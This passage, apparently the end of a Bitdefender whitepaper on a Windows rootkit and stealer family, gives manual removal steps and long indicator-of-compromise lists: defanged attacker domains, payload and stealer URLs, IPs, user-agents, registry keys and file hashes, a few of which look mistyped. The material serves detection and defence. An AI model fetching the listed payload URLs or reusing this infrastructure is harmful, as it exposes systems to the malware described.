2) Kill all processes running from temporary path. Remove files that are detected as malicious.

3) Kill rundll32.exe process.

4) Generate the rootkit file name as follows:

- Get current user's SID.
- Compute MD5 of the string resulted from a).
- Get the first 12 characters from b).

5) Run a ***cmd*** or ***PowerShell*** window with Administrator rights and type:

<sc stop <string resulted from step 4

<sc delete <string resulted from step 4

6) Go to ***%WINDIR%\System32\drivers*** and check for a file called ***<string resulted from step 4>.sys*** and delete the file.

7) Remove the DNS driver (below, ***MOIYZBWQSO*** should be replaced with your particular driver name):

- Check if the DNS driver is installed: in ***%TEMP%*** should be a file with 10 random uppercase letters (ex: ***MOIYZBWQSO.sys***). In the Registry there should also be a key corresponding to the name (ex: ***HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MOIYZBWQSO***)
- Run a ***cmd*** or ***PowerShell*** window with Administrator rights and type:
- ***sc stop MOIYZBWQSO***
- sc delete MOIYZBWQSO
- Delete the file ***%TEMP%\MOIYZBWQSO.sys***

8) Reb oot your PC to remove the injected code from the ***svchost.exe*** process.

9) Remove any suspicious extension from your browsers.

10) Change all your passwords.

IOCs

Domains

- a12[.]fun
- b12[.]fun
- ab12[.]fun
- ossdown[.]fun
- d3pk[.]com
- fffffk[.]xyz
- downmsdn[.]com
- B453A3C474BE9C1BB54E927E99CA7CFA[.]online
- A4E43EDE382B7613F03D2997C80E2DA9[.]online
- 9D3C13FAF748710EBB5A8E1232B43CA7[.]online
- 80FD4C6BAC35BAB54608B2F60A9A1759[.]online
- D43AC96995C02E4A7CCECE3059730B95[.]online
- EC33503163B5789F6786C0D82B479364[.]online
- hh1m[.]com

IPs

- 178.162.132.79
- 114.114.114.114 (114dns Chinese public DNS)
- 104.24.97.162 (Cloudflare)

URLs

- https://www.fffffk[.]xyz/chrome/index.php
- https://s3.amazonaws[.]com/jscriptcdn/1f546f49ebf4153c8a.js
- http://info.d3pk[.]com
- http://info.d3pk[.]com/cams/
- http://info.d3pk[.]com/history/
- http://dl.ossdown[.]fun/wcrx.dat
- http://178[.]162[.]132[.]79/1.php
- http://a12[.]fun/json/json.php
- http://ab12[.]fun/info/info.php
- http://info[.]d3pk[.]com/history/index.php
- http://ab12[.]fun/chrome/
- http://ab12[.]fun/tool/

- http://count.b12[.]fun/jump.php
- http://fffffk[.]xyz/down/m_inc.js
- http://80FD4C6BAC35BAB54608B2F60A9A1759[.]online/sta.php
- http://A4E43EDE382B7613F03D2997C80E2DA9[.]online/sta.php
- http://9D3C13FAF748710EBB5A8E1232B43CA7[.]online/sta.php
- http://80FD4C6BAC35BAB54608B2F60A9A1759[.]online/sta.php
- http://D43AC96995C02E4A7CCECE3059730B95[.]online/sta.php
- http://EC33503163B5789F6786C0D82B479364[.]online/sta.php
- https://1898799673.rsc.cdn77[.]org/down/EdgeCookiesView.exe
- https://1898799673.rsc.cdn77[.]org/down/sqlite3.dll
- http://178[.]162[.]132[.]79/t.php?info=
- http://www.hh1m[.]com/fb/friend/index.php
- http://www.hh1m[.]com/fb/apk/index.php
- http://www.hh1m[.]com/fb/apk/count.php
- http://hh1m[.]com/count/app/index.php

User-Agents

- Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
- Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0
- Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0)

Registry

- HKCU\Software\@demo
- HKLM\Software\Microsoft\@msver1
- HKLM\Software\Microsoft\@msver2
- HKLM\Software\Microsoft\@o2
- HKLM\Software\Microsoft\@o3

File Hashes

apk

```
2101269773f79bd57cc974683e0992f0ea822e63
```

amazon_dll

```
0149d9ab48a69b3aed75896d072397ab3736f186   13ffeaac991dbc49ab150c15c3a70f06f6079a57
```

cookies_dll

```
d55e3f1596328c0f5516df3bb4f97cd7bdd20d76
```

cookies_dll_loader

```
4833898d833739fd3a87ab0e11eff7d1ae8bfe7c
```

demo_dll

```
1a51bb680c61a7ef3e97658f978516c13031c0f6
```

downloader_x64

```
223315c933ac4f8d3639064866017f4d3778d3ee   2753d6a00f8998938f330659e63e327cd6d7f7e0   717b693d6963e71f20262e7301151960f29653a5

f432fccd9589d7413d4a85f63cc285cc794d0565   f6a7a53a84cf58ee02576b916c8e873892891c78   f8bc2c734e1f59459f31d8689ad31cba36126fd4
f6a7a53a84cf58ee02576b916c8e873892891c78
```

downloader_x86

```
061b9c2ad91d2b449660314bb874820929120163   0665ed125d7d2d17b3d734ef048cd8185cbee377   cd581856b734ac502561329ecbcbb674bc089919

d4b15134e444468340ddefbfed542fe77231659f
```

driver_DNS

```
ba0c07cb86e48bb22747b0895c2f13339a5c91dd   efc7c3d5a37817f9bc6352be5db31db9dd73543d
```

driver_x64

```
18fb77c7604f2c74c0bc5556b30013319eb8d142
1b710d2d4cc47093d575643b9e24b3e6070e193e
203226bea43a1726f41a0d3769de953faac2ef1c
423f19339e6fb61114e440cce545732513acc5cc
5fa16bf1e9e6a4edd0b815c005191ace93c9cbec
892babaef5817c093ced84439f4164c1c1b279c2
9d8387740b82b73c68c7dcb1008a0be5c6be0fca
a39209cc5aca3dba4bcc25f156707ef2ce0bb7ab
b334270fde0597f3fd413aa929a63bd0beb3756e
42ead5e30474e37ea3ac5e2bafd0e91ae054e5a2
```

driver_x86

```
22a23756d6d53d2ea70687b4be60824de6e986d3
2b8a0cd7f923c7e0286b7fe5afb5492e34dd15ca
316ee713fc950cf35c42a0180948dafeef6bd7c4
3dbf6dfc744f4e9d6b69a01048e21867f6598f81
7290a086b42612f4826bf3c81f022f49ac703158
86d96958d96dbedb868d9a5f0961309403d3c836
```

dropper

```
085dac0dd86ccb60a680474475f9682e86fa16bc
08a97dcac9e91a579d0618aab6c8a64b430ed660
0ef014ea5e23975892cd977b56f1bcd8f8bd90ba
0f57980bd7a0cd8c45e274193a9dfcf8c6db6b04
10b5c6a5a3e4bc2c475854e4fe1f3249e50e9ed3
164fcaa69a3cdc8d98657f67d5e1272fdf1ad55d
1742ec2d427705b626339d58f531c85ab7ef5e4d
175e62dfdae34f3f3b5f525e0756b1dbf43acb80
17a6cf59cca864b0c935585642dcaf2f50db1bac
1e360760276e364929572cab11f0b652dd44bcca
23f9495560ba6c6b81013a9addbf2a924ce96b6d
250be87b38be0506b2b73df6412fd366ac2e6398
273fe8d8b785538b717e0c0a9a91337126304cfc
2a523c2c69d102dd8c9807934b1758626d3959a1
2c7c1c21cf15cc445d289fba13db5c9ced93297f
2f77512a36311f9ff7030d1fe2dc41e7f2c0528a
304e44900ebc65cf31e7fb6eb17fe59f14c0e04c
30fe7ec73791a397b9672acce17f7f7640afc523
33a8767713d8fc466e9406e0dd5050b7c699cb8d
35f8ef552e1b07000553d5816384d8e7bd0287ef
39cec110694b2e172bedb35615f4ccf4bd19b5f8
3e93e7f32935294e125ef37ea01bfc9bd14528de
42f08cf4032e434756134b567716a69c84acc81e
4529b32ef5adb9dd32a9df2ab6cf37e3e004a63f
45a2d243ff13ff44be57075f70db32c86b150c8f
4bcdf690506b0509ab441958a9ea87ab10f38ad2
4be6fd50f2c87f64f267cbb74625544734c40bdf
50bb128aa82205f0d736d56041182f205b7d21ce
52a605db1a5e97d3de4072fdc2bdc2e277022a45
54422cc691b3135bc236ff3697785849845 27e11
55223cdd868250796b780b2174d1c06a9589ddc8
57410a3ad253bf687026a84ff2126b847540a6b4
579336561d995b990851f68266b366a6322745de
5adb29492620bff0f94ec207ec5a9938642e432c
718aeebe6e8c0bdedc9bba659ad5de22d807b0d7
7507c7c2b25877d2eff24c60abc2657d4470ff83
7722d0a4d3fc63ad5b87c329db98e01e5f6a503e
824de91cdd2224b2d743234533b690cb5b104e72
87e7c72f630a5be1d3dc058ae8885fbe5528a750
881e9747b54e47276d72fb774c1cbbf51811b2e5
8ba753f12d9420e7f0f97c37f3a50923b8e1911b
8bd50cdae0dd0a0c7618c6a882309991c5218bf5
8c8f0958b9d3d9ebf09c495341951867546d6171
8d64ef707e50bb2b45be9cd1cd9ad9c41ff6b42f
925465cf06b6cfee31a97346d5848f77276ec187
9992a6dc13bf2b46cc1aacf9a32ddf8f64fe35a8
9f33e0c61a6fdf72e598072bf390055dba1e2cd7
a3d824a853b57304e01e03d2f82ad7c2c6656d30
a6425a841562261bf877195b84ec412f154f8ffe
ab4b2d19c4be864a93cc9fee685ec9c68b410a47
adab5775db72af85504ff16170226716c4e38bf6
adc451203672857f71deb7ff4f1fee4db1a5527b
b5b251ed68d46be6bcd85358daf99b2cb1f834ba
b80045535d867663f79baf88f75306ed9abd6de8
bb6423482d55bc6e65b98864b059aa5c89e0bacb
c0513eed50f1ff5ccf075384a1b090b9cb343156
c155f3a2840d01c2a333220cd022bf8ca7aab17c
```

```
c78475581c82498c7143e31c9750a2e9fe6778e6  ceda54602ecb409b2334ed6d4537351cae007545  cf8b96ed57802f33746079ce2fceca21cc1866b7
d1adef5401f85b309d299ec13291fc3af613cf76  d243178a320f1a8de79a13f8a56d8ceb8265c655  d6b3369fe9699239634cc51ce2e408e54982ab26
d7030350d9660d17bae88472d3f142a31b2970eb  df162f8e15fc6257a3538f2621ba506ebaf61b89  ee23bd14fdc49b86ef548cb95e9b470ea743c6d3
f1d237dce83f31edfe17816f3a5510dc99d8bf88  f2ec255c295fa17879bf9780b8618de5a27e3103  f73fee78482856b8970d2d5bc70717c19edf46a1
f810f5b549cebbf90f6995f59ce93fcd4b408f54  f8f987c0ce3ba4b2d06bc019d8097295a745886b  f921d1e94ba5f78661d03012b1307c0c7ddd5b77
fa0403c3850351d0888bf85d25ea91f222019d6c  faf809e0173105b3b6ab8165eb5cd864d9848e4c
```

dropper_unpacked

```
0099920232f09ffa056afab1e284def0113c3a86  05b1ea697638b1517ec936df773829d9a489ba02  2bfcf5419b1d02b820ab5d4425c72b35ee0226bd
43d5e4513c494eeca0c69e2d9632d3c484778b74  4c6b429d1f9d3d579b95901eed671d298187066d  52c7fea4ec26545b3b2100fd80b03bc0961516ff
751c265f9f882f1c508e5c2596763826ad87d9a0  7ac7eaf18384552d61d030efbdbd469984d0d311  8c5ec1b57714b84eaa1ba13e591c723bd86aeba4
96fb67dff18857aae6414b87a10f8734b5f1624d  9b7e6ebe7690dc418616a31a97a728cd85fab47c  a0a1478b4bdab0a3ff60fd75ea0a41dab2b2ede1
a7f92ce1c9884f409da0f17dd1b6a8c528f34f49  bfbfef9cead401e8806e4005010b5b2ac3c4e5ff  c06d0e4e5644274d3d377fb980bbfe6fd0e386bf
d6aa0557ffa94a503714d1fa34cca6c4282d1fa4  dec4467673b02afa898b0c5fe1001c1778cf6081  e074718f51fb3f28e4045695b30939ad520562de
ef17fd80b9b3a670cc3d6f7074939feede486caf  f5319fbd502c8366a675f81d8d75631dbb3df840
```

extensions

```
42d4b87c9204619dc2389ebc96f801437376642c  555a28142328532f487818ab7c491bb1a5436306  5852f0134980e086a2de8ea2672844e5f4676e31
9cef0d54c4ea08b6d3875032273aac1d4bf1cdc7
```

facebook_dll

```
34275a2f91de00b3fbf2f37deccee28a6a0eb638  39c79beb1e31305ee4be0064935a424fb54881b2  39e9a3f66762c49a5b941033e9be285dc321f976
7ea669e7be7a9048118570bd550e0d92727cc85a  a160bf5835840f1a69189859a4b874347fab7dcf  e2ccb5ad65cb34d255ec19216dc8c560cfde7372
f1d0b62d582d33340fc20c6bb44e3741e72cf674  485e819e805174cb2511af646e4f358c329638e5
```

ghost_dropper

```
2e2554cc2586060b4d59dcde1311182e2a93141e
```

hidecreateprocess_dll

```
5dd507a3549b18ce12640c0daefa8ebace7f5c8a
```

historyer_dll

```
2467e663ad2ce03f6eb8eb2faee51d3072e990b3   e91bb1a53c7f057965d291e25f155ea0068f523a
```

movewindow_dll

```
620200623842adbd1f9fef36a5b2982987949475   bbf6f35aedea53830565185O7a9968cffe7ced6a
```

openurl

```
0907c1bbc750fff8898479d42b9692113a470a7d
```

payload_debug_chrome_injected_ie

```
03b6ae2d686b636ef9d0274fac1f316773f4171d   0c2911d780a4813ff117e9d65b6d91bb1959977f   0e163b5726cf1ed86babbb271b65477a8090d6fe
11c8d8e3c6af7af14abd1bfd9e287c481e4be2d1   34019b0132467979baca8b3d4239fa27919adf90   3bd27ed1228d9260d20cc41bb178d859a1aa5f89
3c0a297ed2968cb210d80e45e11ccaea9ad310b7   448e9d82c741775ba28a6bb952045da7bf9a3ed5   5242e37acea10e65b7c0fb685b2bd9d8d7acf83f
6e945841dcafe71190761c2b28f55ea53ead78b2   816ff1bba45b01ae4ec9d031f2b1f2be60384e20   950923875e8b441be6d5b97a6b66a4f972f32511
a491de120143141b62cb36809621bb88f9f41565   ad5fc8de174e10ce0c2c280d8b472dc881ddf33c   b22dc33665ecff56f25cf7532babea88ff839df6
b4e5b70ab7cf432061f8e62e1cdd29de593b942f   c13b0fc9f4ac21affb9cd4a8b058b1d2af734725   c4033b6195eda33abbdb1a7b8b86c3c812508180
d2260437d42b7443636da118bf2be52f1dbda75c   e784513755233cc05a50771542d577833bc7a1c8   fc7f2684440d372fa12d57a00d7dceedbc5b0367
fe4f5f845b20a8cd337a96fe57e2d3091b2893e1
```

payload_debug_chrome_injector_to_ie

```
098e51e64a8b29dbc81754e1476a847887c507ac   60498cb10b79dd98f96c3f36a90511d7557f2f7e   6a7b133477b581ec1da7777aebe9a5412af1d599
6e17d322be2ee7f73acb8b8db840a2c0c1b242f6   8aabe113649a9baeadbfd24f57d8ac28e99ce445   a1c04faac6009fdc3bc99a2478e1017e1baa6940
c482265189325f2d9dfaf4d5f07fb542ffbe6d2e   e28bce2f192a1ad017af7a607b844735e63e8e24   eb1489825494e1fc07ff387da64c7350a08e1837
f2cbc5192f591af0cf109baf05b53dd47ba29903
```

payload_debug_chrome_standalone

```
03585acad4ee56c9b994351c1f31f6d3de79d457  0b2f882c3b2f06aea12d0974d16de7ac03ab5f1e  10ba4a84ae562251bd06ac1d1e67b845e3b4af95
14a6d1d780e71c8c872cb089a1cfd5bd74e23613  3cdc08b93c59a91c74c6e9caf1a7c610f3a80537  4751feb72fe8cd668acbe7f6dc0a266b251db28a
4b9252e71b7aa0b2933474521ff6cc84fc99e243  5f23f9c23a31b9c119d9b2624b9a225e74165dbf  6a8eb6666101cf39230e2c4422f9356f592666b4
7a6f052b5a7a99d86f38ed05969b6dfcfcef98d8  8a28b3d34f0eb6d9648743c7570351624ad56f13  8d287993f6e9143b506423be2b83ecba090c5f5c
94ca2a0586a6a6afe5a3e5288aedfcce857011ed  9b588e5879f2bb584968ee4688008363709deb90  aa4421812ce473b4d3a2399895b1a37841cef61e
ab9edf622d31ec3f42861450f3cd289459766ed1  ac59abe29943764e327905dd34c8c42f65870aee  b45216f77aba691bbfccc4e2970741644ad3f59c
b8fd9349bb6d08eeedc6e23752a076f723719a0d  c0e09cce10c2a63ab66442274044349ebbfeb5c6  ccfc78d0d93b1ba6976aeb61cd0e366fb2e93063
d81bd037dfb18625611f573161208da1c5d8a57f  dcee85d52e0a77a4404b8819c58873c3e5d0742e  de0e75061fce22da5f74f9b42a77a358a5569322
f1e8c72582026b04d86e43faa2ec930c8bfba41b
```

payload_packed

```
002995d7cf3409a414365a38a4c2a85c0f556917  0b2dff2c10d6d875c32edcf489006b59391fabbf  0c0e3c6d7a627568e2cf2bd4cfc12d9ae2c6f354
0dbb1db25292280623061a0b5ebd373c249e11aa  101aeaff74d03ee278e73930b260771612347e2f  13117683d3bb87279ec84556f44adf618a8725db
145f422c88a3c2d36aa01318557ec4dd6db7e9f6  162ccea147514a6e1b96232f09b6f97ad81ebfcd  1b5f6e98e93d0d3c0fd8d247b1874f0b4a965615
21a7df672b090103ed9e9daa9ff4a66a4753f7a8  264aa3eb37ac1c2e1128e80c9d1c03136f93c22b  375e306e319b150c21fb5f3879484df5b6d58222
37653ddd0b6fceb9e115ce1886eb68f63c2c69f3  37f85618d535a93bf083968b637601125bb26270  3820437e5b58a489351328451ca71e13ee787781
38c133bab6bf2b57db28d2f365e80ccc163031b5  3ae387a761286dc34fc6b1b3243741cae5ada328  3c6968d3c833fc35f0e7fa53690189bab9c6a54c
3e6d3f1ee95a389af01313c8be3e96cd6036430d  432f9c8c80a007452bcff79613f0ec83bc63f25b  43e18762d4db992b0dfbfe2ceb497ee601ee94da
43eb8493d125f2c789bf5a33526492dfea5d46d3  44cd57d7cc372dc359869988123f0f91a2855548  491d29d109acedfbb542dbce11de6c3cd2c4fb2a
4c721be25118174123023ded2d33cc51da6860ee  4d0be91c18654d9af29d2211c3a325d19965f81b  4e9aec406bef93bad6cefaa70ffbc7b9b12653ce
53fd8468ad2f920d63a024064ee28f8b4122a579  553b17071e65b66465c41fd9742740d2e8aaef2c  5a5c668c12f8ac56aff6fa263576f45eaf7ab3b3
6080dd6888b93ff5df749fd172a53bace05e7349  62706d2e6f2786c216c8983609cafb33c91eb0d8  6403c2b07f1862d4c67983d2ffe4eed5ea596d11
69636467b76c00d71b4e867ddb3859f0f3628170  69d251f7fa0ea5e38cff7609a864c3f6a7824fa8  720b88eb9a29abe58f3841cd2ccac7f36a249c7c
72604350691afab6a017c3d2b5d4eab736d75cc0  72f14f46e243ae3486b38dc549f00782d4a11afe  79e42bc7c9dcd5cc03c469679c033ce07aa1b516
7b3e7232e3d6d6a9c7f4ef187c696d3f1e697cb1  7d957f94a4d5f8b06d2d62e22caa3dc8b6c7a53f  812f396d83754815369909ac9674666808ac9cb3
825279952e9e1040819aaf37d1ca9b81d746e846  83479dc8af655aef280e7a084e2efd3d047168b1  85155cd7ff66aa1d24e4d99e2a968b4de47381c8
857979cb9f178efff3d873db0aaa80286a1dab20  872cee79b22fbe2714c0c41de52e603214dd1c15  898b58a1688fcd857b758817e699c5a3e537233e
8dc13faec8c0d37cbda5b056e3c6d50dd3ac4d92  93dd553091dcd262792b825fa48179b0a491c311  9ad0c6ef47ffeb05c30db440002578dfa0f0897d
```

9ceb7807fe917ba639c5b677f5bfc34b3b6ad395 a004c34be42a515b83b695420858a79e7dc5653d a1edf8699d7272079776119f4934fd17529f05d9

a7f4d59f4a4be9dd15c0bf8f0e6cc0356725fa83 ad6656561390d49024a5e5f6c4d34a6b8901eb3f aeb0c050022ce3bc6df081fdac9ec6086a543d07

af0353f06b37a9ad9296f5ff1a991f69e69807fd b018261d47a3ba17f5b22bb5771192f70117ea20 b6256b16e153a0b21fe822af4e00a1b7794f8e30

b8cc670da05aea7fb62db39070b9d5d258d9b45a b8f6a795c52b3a49623c7b621dfa1ccf53090fa8 baa6180acfe58a500394fe5ffce56034247ffd04

bb65463738f32e86bc561aff7422196ab8c63089 bd8f3b311e04a30dc0bbf77aca56e6d27847290f bf3f562c1d2de5c2ec223fffcdd9ec7276809306

bffdbedce78b8adc2c6aa7fbb8987f47932cd76 c0b99b94e67e48ad836238bf4b31bb97c7c8852e c40458804e0b6889543d0f35089816631228b9d4

d074c19fb92231f6d880fb9a0b9108045b41010d d50b7270905913c9153166b3707e074cfe020b2b d7b1349db15f0878ce0ae5385539b00bb49d4109

d83182c88b801fb89a05e12bbe3962bd6abe8de9 d874029d880bc148983426710d4285d3ee6ce548 d9b346144720d01112841fd00870dbcf9a0d3589

d9e4bb03ea0c65f1f4fc37841244aa672e524c03 db7726b1e8046998e803e61d860bdf5baf705276 dbc5e40ed9c2ce0523a3fd450885d227ad62a3e4

dd55aa6ba747579fe3b8fa774bb4dbfdba62a10a e109d1513f712288ece31f6ad32271927059bb89 e6c61befb9aeb111e2b638ac7b13e15ea9c81e28

eaf3b60e1e91c5ec20211f5b510530f4252abfe7 ec23c0101a6ade9181cbdccf47e59d60e27bb5e4 ecc307d32574178f8c421b7dbfcd1d36ba7c0b73

ed16c74fcce7336bcfaad6fcfb07d16a3e5b7356 f465d9f02736bd54241fc7faef274c0b7e284427 f9af61875e011fc62194664a2a290be49d2cf805

fc3a56ee96026aa1f7d786688bc92b5efbde6bdc f5a77a8febca7ffa916eb68065ee76c39e6d2d0a

payload_steam

018bf40f69a94c696a42c302ce13f402b6107bc3 14a71edf16911e6610007ee76c5575dea6ee3692 29a4ce50c4a54a0e326e35cd90aa87e576d9ad0e

37a302e658d3c2d9032bf4718983049d258bc2a5 5029a05a13c62532aac81508c949c29f6181e7bd 5c55bca95511e381ba33561f7dc62401cc1edf54

6dfb9adc6008e67ae895fd247ab1181611827d3f 7f7ca23294874c259975fedc6e49852fb3a698bf ad10ce10479333604de922fcf4c34667b47a9f48

f1b609b8544d2f691205dc46dd9a89fcb6b0f1ba fef86a090ac0ad9c883008482ebdfbb0f54a26a1

payload_wcrx

86c2c6d80a99747023980902663f7805390de69f 99b61380e22a4cf74dd0d508dd76efbbd8200475

payload_facebook

f8a7a05d576905644486f53278a23c87e10d3f30

pws

19e22391772b4504248edf8a649aaefea98f7bd6		

steam_inject_dll

1b1037d7d32b1539862246f12a602836f8bf85df 293d2189043b8e2e97f9e13215227b17a6297a70 54c7bc8b2c2b926faf001092ffed8d58436095c4

6838801233c7dde5a9e4db389899aba110e87a51
7fe93188a0f318ff7e838011aca901ae5d851d16
862eb48f84e09aa4f425404e6a250e7c25d2b20c
a59f4bdf231472e96a9c18434d4a27fcc6c99dd5
c2158986644f9ce9ed92e6273f18cb6999da0469
c253d4df5a889d9afb7d0564c3e3c1a8b552f998

steam_stealer_dll

10100da0167fb4c4608b1032beb0db523e27ab70
1d1afe08c5c64078a7d90c260483d9152ac369e4
2cbb4f4a8f5079ed810870f72e35329c3959375a
674758d91569eddb022bae68aaa7fbb4a5102f3a
7df9db914702bab730e96a12fae0c0efe67fa58a
9a65e1151a9aff484a43f587649c187bd2b30ee5
cd94f01d6c7727b3b3d54a6286390c87e4d779ff
f8bc797b9ec515ba2ad132ad278db42f50b6613c
f95e474892df72578fc1084ad46b58531b0579a3

unpack_damaged

00fa9cfd8f9aef4122d6ad60bb4b58348b96bb99
065f3b0e6b9eb966f57f3f064b56323207f6f4a2
0c4af9de278decc6c0285b87edaa7c1e14c9c6a1
13b5fe7385bebbed2abb227376d990368339079d
1814c50180ac46e5de72fc4b45081dafaf5babd9
19fbcd2c1d29b10fc003a41dc6000250f073e985
1ad9f323eac2442bcb363f493ea4b1aa6ff1fb90
1b84493452409b5ed7f39f11fb84bf5182ce45e2
1be2161845f21ab88462b55b30a6d4713043471f
1e8bc22034841cc0abbe26994198a1ce17625325
2ad1ed3f3c5342a3e6d78fb06e70b3bef3499a31
3354a7e80016b3997911a3dbbbf99aaf27ddce4e
35344ec2d3ab5d3173cfcbcf5118deee4cd360cc
389867ec7e66e81ba724d1a7b8b3722af9b83803
3b957bbfb4c391e0a3db8a8dd8cfd3664b8cde35
40c13b19799cb6d73353e5cbc94866f8d833f62b
47fc3dc1d062ed32dbf0d279b686d662d1ef2052
529ec1364a8400bedbfafda24318bd3b6ad31aec
53f141268c4719181f44ad9906d03ee2b8df26ea
62efa9e644ab0176680e3141f0f4e16e3e73d47e
64aed16ec1b23b025d65cfdf41199089a737a9c4
66584c5683626a8de43cd0369ea7ee83a3e06694
68725af7b2e3d8d15eec55e7c06f183a302f1c40
6b1f1adcc8700231f23ece4b2efd588fb4085579
6bc16fcabdfa7d14b923b9919c0409ae3421c5cd
6f0aa0b27bb37f5511a36919591ce91797cd8f15
80ba75808bc6b1251223bc8438fd8e68dd3c2446
89edc1519c6de79dc6040eaa84905ccfbaeb192c
95e8114a49d8e4d0eb575f13efefbf559aae3c62
98a937467bf8345d6d4e1c73973204f69a292343
9fed48ea3ca79d15554dc5cdab1d1cbf2e32c16d
afca0e998a44d54298d855fba740fc98d6797f76
b2922ed6e9027109e5da1545ee91f3e3727e6321
b2c5f28cd3804a2e14b5d601cc42e5876ab86592
b3ce281b8977fc76eea92e02a4f13ecbfeddb8c2
bc59855f21cf035b3f584ea72cc0b47058da093c
c6eb3c0953b89572a80ee2e0022cda1168fa68ce
c8e9efd6df151ede02b7ed99b24a56fcb33dc34d
e4eb272fdec76863d5080fc3a75a5b4d559e86f8
e5a66204b016b050d7e6eefb843c3a5ae854ced2
e99961749bc6a5cf46fe078d1f9e62fbb4eff1ec
efbff707e249b125462fc0812d3c5dd7b2cfde57
f01ea8ecdc527e5d339cfee98c87f1af58e05793
f3c59954d15e3a1de6cb473481b03bee8bfc8ec9
fa6007c80b06d0f963861c0c7ec06e69df7573ec
fb4155382bc915ef2cf092e385c7871b9f7be98b
fe421b18a1515aa74360bc8b2640cd2918bd8a1c

wsearch_ie

3786e96dee2261c743e5be9bedc0a7756541415b

Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers. More information is available at http://www.bitdefender.com/.

Bitdefender-Whitepaper-RootKit-CREAT3432-en_EN
70585

Bitdefender is a global cybersecurity leader protecting over 500 million systems in more than 150 countries. Since 2001, Bitdefender innovation has consistently delivered award-winning security products and threat intelligence for the smart connected home, mobile users, modern businesses and their networks, devices, data centers and Cloud infrastructure. Today, Bitdefender is also the provider of choice, embedded in over 38% of the world's security solutions. Recognized by industry, respected by vendors and evangelized by customers, Bitdefender is the cybersecurity company you can trust and rely on.